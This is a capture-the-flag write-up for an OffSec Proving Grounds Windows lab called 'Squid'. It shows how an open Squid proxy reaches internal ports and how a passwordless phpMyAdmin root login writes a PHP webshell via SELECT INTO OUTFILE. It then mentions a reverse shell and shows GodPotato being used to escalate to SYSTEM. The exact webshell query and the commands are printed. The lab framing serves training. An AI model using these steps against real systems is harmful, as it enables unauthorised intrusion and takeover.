OffSec Proving Grounds Squid Writeup (Windows)
Windows box. An open Squid proxy reaches an internal WampServer, phpMyAdmin writes a webshell with INTO OUTFILE, and GodPotato turns that into SYSTEM.
Summary
Squid exposes a Squid proxy on port 3128 that will happily forward connections to the machine’s own loopback address. proxychains is refused by its configuration but curl’s -x flag goes straight through, and spose scans through the proxy to find 3306 and 8080 open internally. Pointing FoxyProxy at the same proxy makes port 8080 browsable, revealing a WampServer panel offering phpinfo and phpMyAdmin, and phpMyAdmin accepts root with no password at all. From its SQL tab, SELECT INTO OUTFILE writes a PHP one liner to C:/wamp/www/shell.php, giving command execution through a cmd parameter, and an encoded PowerShell payload turns that into a reverse shell as nt authority\local service. That account holds SeImpersonatePrivilege, so GodPotato runs a command as NT AUTHORITY\SYSTEM and reads proof.txt.
Squid Proxy Enumeration
I added the squid proxy endpoint to my proxychains config at /etc/proxychains.conf:
1
2
3
4
5
6
7
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
#socks5 127.0.0.1 1080
http 192.168.234.189 3128
But I couldn’t use proxychains to interact with it the underlying server. Something up with the squid configuration settings, that prohibited the type of connection proxychains does. As you can see from the screenshot below, I tried two curl commands, one wrapped inside proxychains and the other using bare –proxy flag:

What happened was, via proxychains, the proxy denies my connection:
1
2
3
4
5
6
$ proxychains curl 127.0.0.1:8080 -I
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  192.168.234.189:3128  ...  127.0.0.1:8080 <--denied
curl: (7) Failed to connect to 127.0.0.1 port 8080 after 0 ms: Couldn't connect to server
But if I use –proxy (alias for -x) in curl, without proxychains, the connection goes through:
1
2
3
$ curl -x http://192.168.234.189:3128 127.0.0.1:8080 -I
HTTP/1.1 200 OK
<SNIP>
I can enumerate internal ports using a tool like spose.
1
2
3
4
5
$ python3 spose.py --proxy http://192.168.234.189:3128 --target 127.0.0.1
Scanning default common ports
Using proxy address http://192.168.234.189:3128
127.0.0.1:3306 seems OPEN
127.0.0.1:8080 seems OPEN
This indicates port 3306 (mysql) and 8080 are open internally, likely accessible via our squid proxy. I open my FoxyProxy web extension and add a new proxy config to it:

More specifically, head to the “proxies” tab, hit “add”, then configure the proxy:
Title: Squid
Type: HTTP
Hostname: machine IP
Port: 3128
Then hit “save”. Now I’m able to access internal ports (e.g. 8080), routing the traffic through the squid proxy.


I scroll down the wampserver panel, and I see it gives me the ability to run some pretty useful tools like phpinfo() and phpmyadmin:

I head to the phpmyinstance endpoint and can log in with username “root” and no password. This is pretty common when the database is supposed to be accessed only internally:
Initial Access - PhpMyAdmin Webshell Write
I use a pretty common technique with phpmyadmin to write a webshell to the root html of the WAMP application:

More specifically, I go to the “SQL” tab at the top in phpmyadmin, then use this SQL query to run:
1
2
3
SELECT
"<?php system($_REQUEST['cmd']); ?>"
INTO OUTFILE 'C:/wamp/www/shell.php';
And hit “Go” on the bottom right corner. The command is a success, and now I can access my shell.php file at http://192.168.234.189:8080/shell.php. I can execute commands like so:

More specifically, anything in the “cmd” attribute goes as a OS command:
1
http://192.168.234.189:8080/shell.php?cmd=whoami
I grab a powershell encoded reverse shell payload from revshells.com:

And execute it on my webshell to obtain a reverse shell in the system as “nt authority\local service”. I locate the local.txt flag using:
1
cmd /c "where /R C:\ local.txt 2>nul"
Vertical Privilege Escalation

My user has the SeImpersonatePrivilege privilege. I transfer “GodPotato” to the machine and read the proof.txt flag like so:
1
.\GodPotato.exe -cmd "cmd /c type C:\users\administrator\desktop\proof.txt"
As you can see from the screenshot below, the command runs as NT AUTHORITY\SYSTEM and now I have access to the proof.txt flag: